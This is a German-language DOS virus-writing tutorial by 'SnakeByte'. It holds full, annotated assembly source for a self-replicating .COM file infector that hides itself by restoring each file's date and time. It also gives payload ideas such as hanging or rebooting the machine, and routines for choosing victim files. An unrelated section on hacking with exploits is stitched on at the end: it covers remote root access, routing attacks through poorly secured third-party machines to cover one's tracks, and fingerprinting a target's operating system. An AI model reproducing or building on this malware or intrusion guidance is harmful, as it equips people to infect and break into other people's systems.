 3.) Ermitteln des Delta Offsets
 4.) DTA verschieben
 5.) Ersten 4 Bytes des Originalprogramms wiederherstellen
 6.) Momentanes Verzeichnis speichern
 7.) Datei finden ..falls keine gefunden JMP 17.)
 8.) Datei öffnen
 9.) Datum und Zeit der Datei speichern
10.) Lesen + Speichern der ersten 4 Bytes
11.) Auf Fake-COM und vorherige Infection überprüfen... falls ja dann jmp 16.)
12.) Länge der Originaldatei ermitteln
13.) Virus schreiben
14.) JMP zu Virus und Infection Marke schreiben
15.) Datum und Zeit wiederherstellen
16.) Datei schließen und JMP 7.)
17.) Verzeichnis ändern cd.. und JMP 7.) falls 'C:\' JMP 18.)
18.) Originalverzeichnis wiederherstellen
19.) DTA wiederherstellen
20.) Originalprogramm ausführen

Das sieht viel aus, ist aber zum Großteil schon bekannt. Sicher habt ihr nun ne Menge
Fragen.. Ich werde versuchen diese der Reihe nach zu beantworten.
Was ist eine Infectionsmarke ? ...Die ist in unserem Beispiel einfach ein 'Y',
 das an Stelle des 4. Bytes eines Programmes eingesetz wird, an dem wir eine bereits
 infizierte Datei erkennen. Es gibt noch andere Wege um zu überprüfen ob eine Datei
 bereits infiziert ist, wie z.B. das Überprüfen auf einen JMP am Anfang der Datei, aber
 ich denke mal für den Anfang ist dies die Einfachste. Wenn ihr eine Infizierte Datei mit
 einem Hexeditor öffnet werdet ihr an 4. Stelle ein Y vorfinden. Da niemals versucht wird
 den Code in Byte 4 auszuführen (da wir vorher zum Virus springen) werden hier auch keine
 Fehlermeldungen produziert.

Was zur Hölle ist ein Delta Offset ? Wenn man sein Programm kompiliert werden alle JMP's
 in Adressangaben umgesetzt, die dann feststehen. Wenn man aber nun eine Datei infiziert
 verschieben sich die Adressangaben aller Daten, so das nun nichts mehr stimmt.
 Deshalb wird hier der Start des Viruscodes ermittelt, und alle Datenangaben werden nun auf
 diesen bezogen.
 Bsp.:   1 Daten sind in 3   <-- dies ist der Normalfall
         2
         3 -Daten-

 so hier stimmt noch alles
         1 Programm eingefügt
         2 Daten sind in 3   <-- nach der Verschiebung

```
         3
         4 -Daten-
```

Jetzt ist natürlich alles durcheinander deshalb wird folgendes gemacht

```
         1 Daten sind 2 Felder weiter unten  <-- dies ist unser Delta Offset verfahren
         2
         3 Daten
```

nun ist es egal, wie sich die Felder verschieben, da man immer auf die richtige Stelle zugreift ...
Ich hoffe, der Teil der noch nicht so klar ist, wird später im Programm deutlich..

Wiso verschieben wir die DTA und was ist das ?? Jetzt muss ich weiter ausholen...
Also... wenn man ein Programm startet wird das PSP (Program Segment Prefix) gebildet.
Das PSP fängt bei 0hex an und hört bei 100hex auf... dort fängt dann unser Programm
an (org 100h). In diesem stehen Daten, die für die Ausführung des Programmes wichtig
sind. In diesem PSP liegt auch unsere DTA (Disk Transfer Area). Die fängt bei 80hex
an und enthält Daten wie Kommandozeilen Operatoren. Wenn wir nun nach Dateien
suchen (und das werden wir mit unserem Virus :) werden Informationen in die DTA
über gefundene Dateien geschrieben. Dies würde nun alle Informationen die für
die Originaldatei wichtig sind zerstören. Deshalb verschieben wir die DTA, in einen
Bereich, den wir ohne Schaden zu verursachen ändern können. Nämlich zu allen anderen
Daten in unserem Virus. Die DTA ist nach folgendem Schema aufgebaut:

Offset	Größe	Beschreibung
0h	21 Bytes	Reserviert =P
15h	1 Byte	Dateiattribute
16h	2 Bytes	Dateizeit
18h	2 Bytes	Dateidatum
1Ah	4 Bytes	Dateilänge
1Eh	13 Bytes	Dateiname und Erweiterung

Dies ist im Moment noch nicht so wichtig.. aber lernen müsst ihr es garantiert
irgendwann.

Was sind Fake-COM'S ??? Nicht jede COM Datei ist eine COM Datei, da die Erweiterung .COM
Dos nur angibt in welcher Reihenfolge es die Dateien ausführen soll. Wenn man also
am DOS Prompt ein 'start' angibt, überprüft DOS zuerst ob es eine 'start.EXE' gibt,
dann ob es eine 'start.COM' gibt und zum Schluss ob es eine 'start.BAT' gibt.
Die Art, wie DOS die Dateien ausführt, wird durch einen Marker bestimmt, der sich
in den ersten 2 Bytes befindet. Wenn es eine EXE Datei ist steht dort 'MZ' oder 'ZM'
Um zu verhindern, das wir diese infizieren, müssen wir jede Datei auf eine EXE-Marke
überprüfen. Diese Marke befindet sich in Byte 1 und 2 jeder EXE Datei und lautet

'MZ' bzw 'ZM'. Wenn wir diese Programme infizieren würden, würden wir sie zerstören, und damit würde unser Virus auffallen ...

Ich hoffe, damit habe ich alle Fragen geklärt... falls nein mail to SnakeByte@gmx.de

Teil II - Der Code

..hier kommt etwas Code, den ich später aber nochmal erläutere... keine Angst es ist einfacher als es aussieht...

```
--------------code Anfang-------->

code segment
assume cs:code,ds:code       ;Definiert die einzelnen Segmente
org 100h                     ;Wir bauen eine .COM Datei

Start:
 db 0e9h,0,0                 ;JMP für erstes Ausführen der Datei
 db 'Y'                      ;Infection Marke

; Die Infizierte Datei
; wird später hier stehen

Virusstart:                  ;Hier fängt der Spaß an...
 call GET_BP                 ;Hier verwenden wir einen alten Trick,
um das
                             ;Delta Offset zu ermitteln

GET_BP:
 pop bp
 sub bp, offset GET_BP

 lea dx,[bp+OFFSET NEW_DTA]  ;Hier verschieben wir die DTA
 mov ah, 1ah                 ;von 80h nach NEW_DTA
 int 21h


 lea si,[bp+OFFSET OLDBYTES]  ;Nun stellen wir die Ursprungsdatei
wieder her
 mov di, 100h                ;Indem wir von Oldbytes nach 100h
 movsw                       ;4 Bytes schreiben
 movsw

 mov dl, 0h                  ;Hier ermitteln wir das aktuelle
Verzeichnis
 mov ah, 47h                 ;und speichern es in dir
 lea si, [bp+offset dir+1]
 int 21h


FIND_FIRST:

 mov ah,4eh                  ;Finde erste Datei

FIND_OTHERS:
 lea dx, [bp+comstr]          ;laden der Dateimaske  comstr
 xor cx,cx                   ;cx = 0  ...normale Dateien
 int 21h

 jc Change_dir               ;wenn keine gefunden dann jmp nach
change_dir
```

```
 mov ax,3d02h                    ;Datei öffnen
 lea dx,[bp+Offset NEW_DTA+1eh] ;Den Dateinamen holen wir uns aus der
DTA
 int 21h

 xchg ax,bx                      ;Filehandle in bx speichern

 mov ax,5700h                   ;Datum / Zeit speichern
 int 21h
 push dx                        ;Und zwar im Stack
 push cx

 mov ah,3fh              ;Ersten 4 Bytes lesen und speichern
 mov cx,4h
 lea dx,[bp+OLDBYTES]
 int 21h

 cmp word ptr [bp+OLDBYTES],'ZM'  ;FAKE COM ?
 je close_file

 cmp word ptr [bp+OLDBYTES],'MZ'  ;FAKE COM  ?
 je close_file

 cmp byte ptr [bp+OLDBYTES+3],'Y'    ;Y ? Bereits infiziert ??
 je close_file

 mov ax,4202h                     ;Zum Ende der Datei gehen und
ermittlen der
 xor cx,cx                        ;Länge der Datei
 xor dx,dx
 int 21h

 sub ax,3h                        ;Den Sprung von der Länge abziehen
 mov word ptr [bp+jmpb+1],ax      ;Neuen JMP erstellen

 mov ah,40h                       ;Virus anhängen
 mov cx,ENDVIRUS-Virusstart       ;Länge des Virus errechnen
 lea dx,[bp+Virusstart]           ;Bei virusstart anfangen zu
schreiben
 int 21h

 mov ax,4200h                     ;Zum Begin der Datei
 xor cx,cx
 xor dx,dx
 int 21h

 mov ah,40h                       ;JMP und 'Y' Marke schreiben
 mov cx,4h
 lea dx,[bp+jmpb]
 int 21h

 mov ax,5701h                   ;Datum/Zeit wiederherstellen
 pop cx                           ;Indem wir die Werte wieder aus dem
 pop dx                           ;Stack holen
 int 21h


CLOSE_FILE:
 mov ah, 3eh                    ;Datei schließen
 int 21h
 mov ah,4fh                       ;Weitere Dateien suchen
 jmp FIND_OTHERS
```

```
Change_dir:
 mov ah,3bh                          ;Verzeichnis ändern
 lea dx,[bp+dotdot]                  ;cd ..
 int 21h
 jc end_virus
 jmp find_first

END_Virus:

 lea si,[bp+offset dir]      ;Verzeichnis wiederherstellen
 mov byte ptr [si],'\'
 mov ah,3Bh
 xchg dx,si
 int 21h

 mov dx,80h                  ;DTA wieder richtig stellen
 mov ah,1Ah
 int 21h

 mov di,100h                  ;Originaldatei ausführen
 jmp di

comstr   db '*.com',0         ;Variabeln   <-- Filemask
jmpb     db 0e9h,0,0,'Y'      ;Neuer JMP mit 'Y' Marke
dotdot   db '..',0            ;Punkte für cd..
dir      db 65 dup (?)        ;Verzeichnis speichern
NEW_DTA  db 43 dup (?)        ;Neuer Platz für DTA
OLDBYTES db 0cdh,20h,90h'Y'   ;Für den ersten Durchlauf



ENDVIRUS:                     ;ENDE
code ends
end start

------------code Ende-------->


code segment
assume cs:code,ds:code       ;Definiert die einzelnen Segmente
org 100h                     ;Wir bauen eine .COM Datei

ich denk mal das ist bekannt :)


Start:
 db 0e9h,0,0                 ;JMP für erstes Ausführen der Datei
 db 'Y'                      ;Infection Marke

Start ist wieder ein Label zum springen :>
Das db bedeutet Define Byte. Also hier wird eine Variable definiert.
Da der Inhalt dieser
'Variablen' aber direkt im Code steht wird er auch ausgeführt. Hmm..
das müsste nun
doch eigentlich einen Error geben ? Nein, da 0e9h die Hexanweisung im
Maschienencode
ist einen jmp zu vollführen. Und wohin geht dieser JMP ? Einfach nach
0,0 den nächsten
2 Byte zufolge also einfach zur nächsten Anweisung. Das 'Y' ist
unsere Infections Marke
auch diese deklarieren wir per db. Man hätte das Ganze auch so
schreiben können:
db 0e9h,0,0,'Y' aber ich denke so ist es übersichtlicher...
```

```
Virusstart:                    ;Hier fängt der Spaß an...
 call GET_BP                   ;Hier verwenden wir einen alten Trick,
um das
                               ;Delta Offset zu ermitteln
```

Oha ein neuer Befehl... mit Call rufen wir eine Prozedur auf. Eigentlich verständlich
oder ? Aber warum rufen wir eine Prozedur auf...? Das besondere beim aufruf einer Prozedur
ist, das die Rücksprungaddresse in den Stack (Stapel) geladen wird. Und genau
diese Adresse brauchen wir um unser Delta Offset zu berechnen.
Der Stack ist ein Bereich des RAM's in den wir mir Push ax z.B. auch das Register ax
speichern können. Hier kann man also Sachen speichern, die nur für diesen Ablauf des
Programms wichtig sind. Das besondere am Stack ist, man kann die Daten auch nur in der
umgekehrten Reinfolge, mit pop ,auch wieder auslesen. Hier ein Beispiel:

```
push ax
push bx
mov bx,9h
pop bx
pop ax
```

hier würde bx nach Ende des Durchlaufes wieder dem Ursprungwert entsprechen.

```
GET_BP:
 pop bp
 sub bp, offset GET_BP
```

Wie schon angedeutet laden wir nun die Rücksprungadresse in BP, dem Basepointer, ein
Register, das extra für Adressberechnungen existiert.
Nun Ziehen wir von dieser Adresse noch den Wert von GET_BP ab, so das wir die momentane
Anfangsaddresse des Viruscodes bekommen.

```
 lea dx,[bp+OFFSET NEW_DTA]  ;Hier verschieben wir die DTA
 mov ah, 1ah
 int 21h
```

Wie schon erklärt wird hier die DTA verschoben. Dafür haben wir am Ende unseres Viruscodes
extra ein wenig Platz reserviert. Die Adressierung [bp+Offset NEW_DTA] haben wir nun
dem Delta Offset entsprechend geändert, indem wir zu der Ursprungsaddresse des Offsets
NEW_DTA noch den neuen Virusanfang hinzu addieren (bp) .

```
 lea si,[bp+OFFSET OLDBYTES]  ;Nun stellen wir die Ursprungsdatei
wieder her
 mov di, 100h
 movsw
 movsw
```

Mit lea si, [bp+OFFSET OLDBYTES] setzen wir den Source Index (Quellindex) auf Oldbytes und
mov di,100h weist dem Destination Index (Ziel Index) den Wert 100h zu. Mit movsw schreiben
wir nun ein Word aus dem SI in den DI. Da der DI auf den Beginn unserer Datei zeigt, und

der SI auf die urprünglichen 4 Bytes der Originaldatei, stellen wir duch 2 movsw die
Datei wieder her. Man hätte hier auch ein movdw stat zwei movsw verwenden können aber der
Befehl movdw funktioniert erst ab dem 386 ...(immer schön kompatibel bleiben :)
Hier noch eine kleine Tabelle:

```
1 Byte = 1 Byte       --> movsb
2 Byte = 1 Word       --> movsw
4 Byte = 1 Doubleword --> movdw
```

```
 mov dl, 0h                   ;Hier ermitteln wir das aktuelle
Verzeichnis
 mov ah, 47h                  ;und speichern es in dir
 lea si, [bp+offset dir+1]
 int 21h
```

Nun dies ist recht einfach.. wir schreiben in den Source Index den Begin unserer Variable,
in dem später das Verzeichnis stehen soll, und schreiben es mit der Interruptfunktion 47h
des Interrupts 21h hinein. Diese Interruptfunktion liefert uns einen String der Sorte
'mouse\bin\XYZ\' zu diesem müssen wir später für unser 'cd' noch ein '\' hinzufügen.
Deshalb lassen wir das erste Byte unserer Variabeln frei.

```
FIND_FIRST:
 mov ah,4eh                   ;Finde erste Datei
FIND_OTHERS:
 lea dx, [bp+comstr]           ;laden der Dateimaske  comstr
 xor cx,cx                     ;cx = 0  ...normale Dateien
 int 21h
 jc Change_dir                 ;wenn keine gefunden dann jmp nach
change_dir
```

Ich denke dieser Abschnitt ist aus dem Overwritter noch in Erinnerung. Alles was sich
hier verändert hat ist die Geschichte mit dem Delta Offset (lea dx, [bp+comstr]).

```
 mov ax,3d02h                   ;Datei öffnen
 lea dx,[bp+Offset NEW_DTA+1eh]
 int 21h
 xchg ax,bx                     ;Filehandle in bx speichern
```

Auch hier öffnen wir die Datei auf altbekannte Weise, mit dem Unterschied, das wir
den neuen Platz der DTA berücksichtigen.

```
 mov ax,5700h                  ;Datum / Zeit speichern
 int 21h
 push dx
 push cx
```

Diese Interruptfunktion gibt uns in dx und cx das letzte Änderungsdatum der Datei an.
Diese beiden Werte speichern wir mit push dx und push cx im Stack.

```
 mov ah,3fh              ;Ersten 4 Bytes lesen und speichern
 mov cx,4h
 lea dx,[bp+OLDBYTES]
 int 21h
```

Auch hier gibt es denke ich mal nicht mehr viel zu sagen, wir lesen die ersten 4 Bytes
unseres Opfers in unsere Variable Oldbytes ein.

```
 cmp word ptr [bp+OLDBYTES],'ZM'  ;FAKE COM ?
 je close_file
 cmp word ptr [bp+OLDBYTES],'MZ'  ;FAKE COM  ?
 je close_file
 cmp byte ptr [bp+OLDBYTES+3],'Y'    ;Y ? Bereits infiziert ??
 je close_file
```

Hier Überprüfen wir zuerst 2 Mal das erste Word (2 Bytes) der eben eingelesenen 4 Bytes
und vergleichen sie mit dem String 'ZM' und 'MZ'. Dieses dient zum Erkennen von
FAKE-COM's. Was es genau damit auf sich hat habe ich weiter oben schon beschrieben.
Der dritte Schritt ist eine Überprüfung des 4. Bytes, das wie schon erwähnt unseren
Infektions Marker enthält. Falls eine der Bedingungen nicht zu unserer
Zufriedenheit erfüllt ist, wird die Datei geschlossen.

```
 mov ax,4202h                    ;Zum Ende der Datei gehen und ermittlen der
 xor cx,cx                       ;Länge der Datei
 xor dx,dx
 int 21h
```

Hier setzen wir unseren 'Stift' mit dem wir in das Opfer schreiben an das Ende des Opfers,
was uns in ax die Länge des Codes des Opfers ausgiebt.

```
 sub ax,3h                       ;Den Sprung von der Länge abziehen
 mov word ptr [bp+jmpb+1],ax     ;Neuen JMP erstellen
```

Von der so ermittelten Länge ziehen wir nun 3h ab, da die Bytes die der Sprung später
verbraucht nicht mit einberechnet werden dürfen. Nun schreiben wir auch dieses word
von ax in unsere jmpb Variable, die nun den neuen Sprung enthält. Auch hier wird das
erste Byte nicht beschrieben, da dieses den Hexcode (9eh) für einen Sprung enthält.

```
 mov ah,40h                      ;Virus anhängen
 mov cx,ENDVIRUS-Virusstart
 lea dx,[bp+Virusstart]
 int 21h
```

Da wir schon am Ende der Datei sind hängen wir auch gerade noch unseren Virus an. Diese
Routine sollte auch aus dem letzten Tutorial bekannt sein.

```
 mov ax,4200h                    ;Zum Begin der Datei
 xor cx,cx
 xor dx,dx
 int 21h
```

Nun setzen wir unseren 'Stift' wieder an den Anfang der Datei, da wir dort unseren Sprung
plazieren wollen.

```
 mov ah,40h                        ;JMP und 'Y' Marke schreiben
 mov cx,4h
 lea dx,[bp+jmpb]
 int 21h
```

Nun schreiben wir unsere 4 Bytes an den Anfang des Opfers. Diese 4 Bytes enthalten den
Sprung zum Code des Virus und unser 'Y' , die Infektions Marke.

```
 mov ax,5701h                  ;Datum/Zeit wiederherstellen
 pop cx
 pop dx
 int 21h
```

Nun laden wir cx und dx wieder aus dem Stack und setzen nun das alte Zugriffsdatum
wieder her.

```
CLOSE_FILE:
 mov ah, 3eh                   ;Datei schließen
 int 21h
 mov ah,4fh                       ;Weitere Dateien suchen
 jmp FIND_OTHERS
```

Nun schließen wir die Datei und suchen nach weiteren. Auch hier hat sich gegenüber dem
Overwritter nichts verändert.

```
Change_dir:
 mov ah,3bh                        ;Verzeichnis ändern
 lea dx,[bp+dotdot]                ;cd ..
 int 21h
 jc end_virus
 jmp find_first
```

Auch dieses ist altbekannt. Wir machen ein 'cd..' Auch hier habe ich nur das Delta Offset
eingebaut.

```
END_Virus:

 lea si,[bp+offset dir]      ;Verzeichnis wiederherstellen
 mov byte ptr [si],'\'
 xchg dx,si
 mov ah,3Bh
 int 21h
```

Hier stellen wir das ursprüngliche Verzeichnis wieder her. Zuerst fügen wir dem Verzeichnis
an erster Stelle noch ein '\' hinzu. Und schreiben es in dx. Nun führen wir auch hier
ein einfaches 'cd' aus.

```
 mov dx,80h                  ;DTA wieder richtig stellen
 mov ah,1Ah
 int 21h
```

Hier wird die Sache mit der DTA wieder gradegebogen und sie wieder an

ihren
ursprünglichen Platz bei 80h mitten im PSP gesetzt.

```
 mov di,100h                  ;Originaldatei ausführen
 jmp di
```

Nun setzen wir den Wert 100h in den Zielindex. Dieser Wert sollte euch bekannt vorkommen.
Genau, bei dieser Adresse starten alle COM Dateien. Und genau dorthin springen wir jetzt.

```
comstr   db '*.com',0         ;Variabeln   <-- Filemask
jmpb     db 0e9h,0,0,'Y'      ;Neuer JMP mit 'Y' Marke
dotdot   db '..',0            ;Punkte für cd..
dir      db 65 dup (?)        ;Verzeichnis speichern
NEW_DTA  db 43 dup (?)        ;Neuer Platz für DTA
OLDBYTES db 0cdh,20h,90h,'Y'  ;Für den ersten Durchlauf
```

Hier deklarieren wir unsere Variablen. comstr ist die Filemask, die auch schon vom
Overwritter bekannt ist. In jmpb versteckt sich (im Moment noch) ein JMP (9eh) von 0 Bytes
Länge und unser Marker. Die dotdot Variable ist auch bekannt, nur habe ich den Namen
geändert, da dieser meistens gebraucht wird und so der Code auch für anderssprachige
leichter lesbar wird. dir ist eine Variable von 65 Bytes länge, die zwar bereitgestellt
wird, aber noch nicht initialisiert wird (es steht nix drin :). Das gleiche Spiel bei
NEW_DTA es werden 43 Bytes für die verschobene DTA reserviert.
In OLDBYTES befinden sich Bytes, die beim ersten Ausführen des Virus an die Stelle
100h geschrieben und ausgeführt werden. So aber was bedeuten diese Zeichen ? Auch hier
wird wieder einmal Assembler Code direkt in Hex übersetzt. Dort steht eigentlich
folgendes:

```
 int 20h
 nop
```

Mit int 20h kann man auch ein Programm beenden und die Kontrolle an DOS zurückgeben.
nop ist nur ein Lückenfüller. Diese Anweisung wird beim Ausführen einfach übergangen.

```
ENDVIRUS:                     ;ENDE
code ends
end start
```

...The End...

Das mit dem kompilieren solltet ihr inzwischen selber hinbekommen oder ?

```
tasm <DATEINAME>.asm
tlink <DATEINAME>.obj /t
```

und schon fertig... am einfachsten ist es sich dafür eine BAT Datei herzustellen..
die hier hab ich von Angel:

```
@Echo Off
if not exist %1.asm goto quit
```

```
tasm %1 /n/p/t/w/z
if errorlevel 1 goto quit
tlink %1/d/x/t
del %1.obj
:quit
```

...falls ihr mal einfach ne BAT Datei zum kompilieren ausproiert, die ihr nicht selbst
geschrieben habt.. kuckt sie euch an... ;> in dieser hier war ursprünglich noch eine
Zeile, die das neue Programm sofort gestartet hat... auf diese Art und Weise hab ich
mich vor nicht allzulanger Zeit selbst infiziert.

Eine weitere Sache, die ich hier ansprechen will ist ein Programm, das ihr halt einfach
mal zum Testen infizieren könnt... normalerweise solltet ihr sowas auch selber schreiben
können ;), aber für die für die Assembler neu ist möchte ich hier noch eines anhängen.

```
.MODEL  TINY
.CODE
        ORG     100H
START:  NOP                 ;Mache nix
        NOP
        NOP
        NOP
        MOV     AX,4C00H    ;zurück zu Dos
        INT     20H

        END     START
```

Ich denke mal was das Programm macht ist klar ... oder ? Und denkt dran
es ist wichtig das ihr euere Viren testet,.. man finden Fehler, die einem sonst nie
auffallen würden... Und nichts ist schlimmer als von fehlerhaftem Code zu lernen.

SnakeByte

<><><><><><><><><><><><><><><><><><><><><><><><>< Anhang ><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><>
****
****

Hier noch ein paar Worte zum Testen euerer Viren... Wenn ihr wist wie sie funktionieren
solltet ihr imstande sein sie ohne Probleme zu testen. Diesen Virus könnte man z.B.
auf einer eigenen Diskette testen, da er nie das Laufwerk wechseln würde...
Eine weitere Alternative ist das Umleiten aller Zugriffe auf C: nach A: mit dem Kommando
subst c: a:\
Mit dem Kommando subst c: /d macht ihr das ganze wieder rückgängig. Also keine Angst um
eueren PC. :>

...happy coding !   SnakeByte

Und wieder einmal:

Viele Grüße und Dank an: Lethal Mind, Techno Phunk, Paradizer, Schubbel, Gigabyte,
Blind Angel, cue, Alibi, alle AVP's ;>, alle Tutorialschreiber, deren Tuts ich gelesen habe, Manowar und Alice Cooper und alle anderen,
die es noch verdient haben... (ja ich war zu faul etwas neues zu schreiben :)

Halt... fast hätt ich es doch vergessen ... ich hab euch nen Payload versprochen...
hmm.. wie wärs ich geb euch ein paar kleine Ideen und ihr schreibt ihn selbst ?
Also wie wärs mit ner Datumsabfrage...:

Datum in Speicher einlesen:
```
 mov ah,2ah
 int 21h
```

Diese Funktion gibt euch folgendes wieder:

Register	Inhalt
dh	Monat
dl	Tag
cx	Jahr
al	Tag (wobei 0 dem Sonntag entspricht)

So und was wollen wir an dem Tag euerer Wahl tun ? Hmm sagen wir erstmal Text ausgeben:
Text auf Bildschirm schreiben:
```
 mov ah, 9h
 mov dx, offset message
 int 21h

 message db 'Hallo',0Dh,0Ah,'$'
```

Das 0Dh setzt den Cursor in Spalte 1 und das 0Ah schiebt den Cursor eine Zeile nach unten.
Das $ gibt das Ende des Textes an...

Wie ? Das reicht euch nicht ?? Ok ...hmm PC hängen lassen könnt ihr ? (kleiner Tip Endlosschleife.. g: jmp g)
Also wie geht ein Warmstart:

```
jmp FFFF:0000
```

Einfach oder ? ...

Viel Spaß beim Basteln und vergest nicht auf das Delta Offset zu achten...

SnakeByte

**********{ Routinen }**********

'''**''' Nur weiterlesen, wenn alles andere verstanden ist '''**'''

Mit dieser Routine überprüft ihr die Größe eueres Opfers...
Diese Routine sollte angewendet werden, direkt nachdem ihr die Datei geöffnet habt..

```
 cmp word ptr 1ah,400         ;Vergleich der Größe mit 400 Bytes
 jna zu_klein                 ;Falls sie nicht größer ist püfen ob sie vielleicht
                        ;zu klein ist
 jmp find_next                ;sie ist zu groß...
```

Ich denke mal wie ihr die Länge eueres Virusses rausbekommt wisst ihr... ;>
Also wird es euch auch keine Probleme bereiten das so zu ändern, das ihr alle
Dateien erwischt, die auf's Byte genau noch unterhalb der 64k Grenze sind...

Mit dieser Routine könnt ihr auch überprüfen, ob eine Datei bereits von euch
infiziert ist. Ihr solltet die ersten 3 Bytes einlesen um diesen check zu verwenden:

```
 mov ax,word ptr [bp+NEW_DTA+26]     ;Lesen die Dateigrößen aus der DTA
 mov cx,word ptr [bp+OLDBYTES+1]     ;Auslesen des Sprungziels
 add cx,endvirus-virusstart+3        ;Zum Sprungziel die Länge des Virus
                                     ;und die 3 JMP Bytes addieren
 cmp ax,cx
 je FIND_OTHERS                      ;Falls beide Werte gleich sind nächste Datei
```

Zuerst lesen wir die Länge des Opfers aus. Wenn die Datei schon infiziert wurde,
müsste in Oldbytes (nach dem JMP,also ab Byte 2) die Länge der ursprünglichen
Datei stehen, da wir den Ende der Datei zum Anfangspunkt unseres Virus gemacht haben.
Zu dieser Länge addieren wir nun noch unseren Virus mitsamt den 3 JMP Bytes, da wir
ja nicht vom Anfang des Opfers springen sondern von seinem 3. Byte.
Falls nun beide Werte gleich sind, wissen wir, das die Datei schon infiziert ist.

<>()<>()<>()<>()<>()<>()<>()<>()<>(Befehle)<>()<>()<>()<>()<>()<>()<>()<>()<>()<>()<>()<>()<>

mov <Ziel>, <Quelle>

Dieser Befehl schreibt den Wert aus einer Quelle ans Ziel :P
--

xchng <Ziel>, <Quelle>

Dieser Befehl tauscht Ziel und Quelle.

--

xor <Ziel>, <Quelle>

Hiermit erreichen wir ein Exklusives oder... (schlag mal in deinem Mathebuch nach :)
--

cmp <Operant1>, <Operant>

Ist zwar nicht im Code aber wichtig für die bedingten Sprünge... es wird das Ziel mit der Quelle verglichen und dann kann man mit einem bedingten Sprung
nach Ergebnis weiterspringen...
Bsp.:

```
mov ah,7h
cmp ah,7h
je wohinauchimmer
```

Dieser Code springt immer nach wohinauchimmer, da die Bedingung für den bedingten Sprung
je <-- Jump if equal ...springe wenn gleich erfüllt ist
Des weiteren gibt es folgende Sprünge

```
ja  <-- springe wenn <Operant2> größer als <Operant1>
jb  <-- springe wenn <Operant2> kleiner als <Operant1>
jae <-- springe wenn <Operant2> größer als <Operant1> oder beide gleich
jbe <-- springe wenn <Operant2> kleiner als <Operant1> oder beide gleich
jc  <-- springe wenn Carrierflag gesetzt wurde
jnc <-- springe wenn kein Carrierflag gesetz wurde
je  <-- springe wenn gleich
jmp <-- springe IMMER !
```
--

lea <Register>, <Variable>

Ist das Gleiche wie mov <Register>, Offset <Variable>
--

call <Prozedur>

Ruft eine Prozedur auf... Mit dem Befehl ret kann wieder zu diesem Punkt zurückgekehrt
werden.
--

pop <register>
Liest die oberste Variable aus dem Stack und schreibt sie in <Register>
--

push <register>
Schreibt den Inhalt des Registers in den Stack. (damit kann man auch Konstanten pushen)
--

sub <Operant1>, <Operant2>
zieht den Operant2 von Operant1 ab und speichert das ganze in Operant1.
--

```
1 Byte = 1 Byte       --> movsb
2 Byte = 1 Word       --> movsw
4 Byte = 1 Doubleword --> movdw
```

Diese Befehle schreiben jeweils die Menge der Bytes aus der 1. Spalte, vom SI in den DI.

12.Was sind Exploits?
Ins deutsche übersetzt, heisst "exploit" soviel wie ausnutzen oder ausbeuten. Die hack-technische Bedeutung bezieht sich auf das Ausnutzen von Schwachstellen eines spezifischen Programms.
In der Regel bezeichnet ein Exploit nur ein Programm, dass einen Fehler der verwendeten Software auf einem Server ausnutzt, um unberechtigt Zugang auf diesem System zu erlangen.
Wie funktionieren Exploits?
Es sind schon viele verschiedene Verfahrensweisen nötig, um die Schwachstellen eines Systems ausfindig zu machen und entsprechend zu verwerten. Zudem versuchen Administratoren ihr möglichstes selbst die Schwachstellen Ihres Netzwerkes und der darauf laufenden Software aufzuspüren und durch entsprechende Einstellungen und Patches diese Sicherheitslöcher zu stopfen.

Es wird immer eine theoretische Möglichkeit geben, ein Programm zu nicht vorgesehene Aktionen zu bewegen. Bisher wird dies auch durch fast endlose Anzahl an Exploits, die auf diversen Sites für jedes Betriebssystem erhältlich sind unterstützt.

Im Beispiel des Unix-Betriebssystems, können Programme bestimmte Prozesse nur verarbeiten, wenn diese unter Root-Rechten (UID 0) laufen. Deswegen verfährt man in vielen Fällen so, dass entsprechende Programm das mit Root-Rechten läuft zu "crashen", um selbst an seiner Stelle die Root-Privilegien entgegen zu nehmen.
Die meisten Exploits basieren auf dem Buffer Overflow. Das bedeutet Pufferüberlauf, das Exploit startet meistens ein Programm, übergibt diesem Daten die das Programm nicht richtig verarbeiten kann und schreibt darauf hin einen neuen Code in den Arbeitsspeicher. Dieser neue Code ruft dabei meistens eine Shell mit den Benutzerrechten des Programms auf.

Arten von Exploits
Es gibt 2 Arten von exploits:

1. Local-Exploits: Das bedeutet das man schon einen Account auf diesem Rechner haben muss und dann dort den Exploit ausführt.

2. Remote-Exploits Mit dieser Sorte bekommt man von seinem eigenen Rechner Zugriff auf den anderen ohne einen Account auf auf dem Zielrechner zu haben.

Wie kommen Exploits zum Einsatz?
Das Programm wird ausgeführt und versucht das Ziel selbstständig anzugreifen, indem Sicherheitslücken ausgenutzt werden. Da vorzugsweise Exploits in der Programmsprache C vorliegen, muss zuvor noch der zugrunde liegende Quellcode kompiliert werden, um daraus ein

lauffähiges Programm zu machen.
Je nach angewandter Verfahrensweise, wird ein Exploit direkt auf dem Zielrechner zur Anwendung gebracht, oder man benutzt einen anderen fremden Rechner, der den Angriff auf den Zielrechner durchführt. In der Regel wird ein fremder, schlecht gesicherter Rechner für einen Hack-Angriff verwendet, da hier Erfolgswahrscheinlichkeit grösser ist, seine Spuren so zu verwischen, dass man nicht mehr zurückverfolgt (traced) werden kann.
Und wie kompiliert man ein Exploit?

Da die meisten Exploits für *nix Systeme sind, werden sie auch unter *nix in C geschrieben. Also um ein Exploit zu kompilieren gibt in eurer *nix Shell: "gcc -o name quellcode.c" oder alternativ "cc -o name quellcode.c"

gcc -> das ist der Gnu-C-Compiler; cc ist der "normale"; -o -> ist eine Compileroption; name -> der gewünschte Programmname. Nach dem Kompilieren müssen wir das Programm nur noch ausführen also in die Shell eintippen: "./name" und das Programm wird ausgeführt. Oft steht im Quelltext eine Anleitung und die entsprechenden Parameter die man benutzen sollte. Also unbedingt reinschauen und auch versuchen zu verstehen (manche Programmierer bauen sogar Fehler ein damit Unerfahrene sie nicht ausführen können). Also C Kenntnisse könnten nicht schaden.

Viele Exploits sind Versionsbezogen d.h. man sollte wissen welches OS läuft gibt es verschiedene Möglichkeiten:

1. Man verbindet sich über Telnet mit dem Server (falls Telnet läuft), man wartet auf den Login und liest die obere Zeile ab, da steht es meistens, einige Admins unterdrücken diese Zeile aber das man nicht sehen kann welches OS läuft.

2. Wenn der Port 21 (ftp) offen ist, verbindet man sich mit diesem und liest wieder diese Zeilen ab.

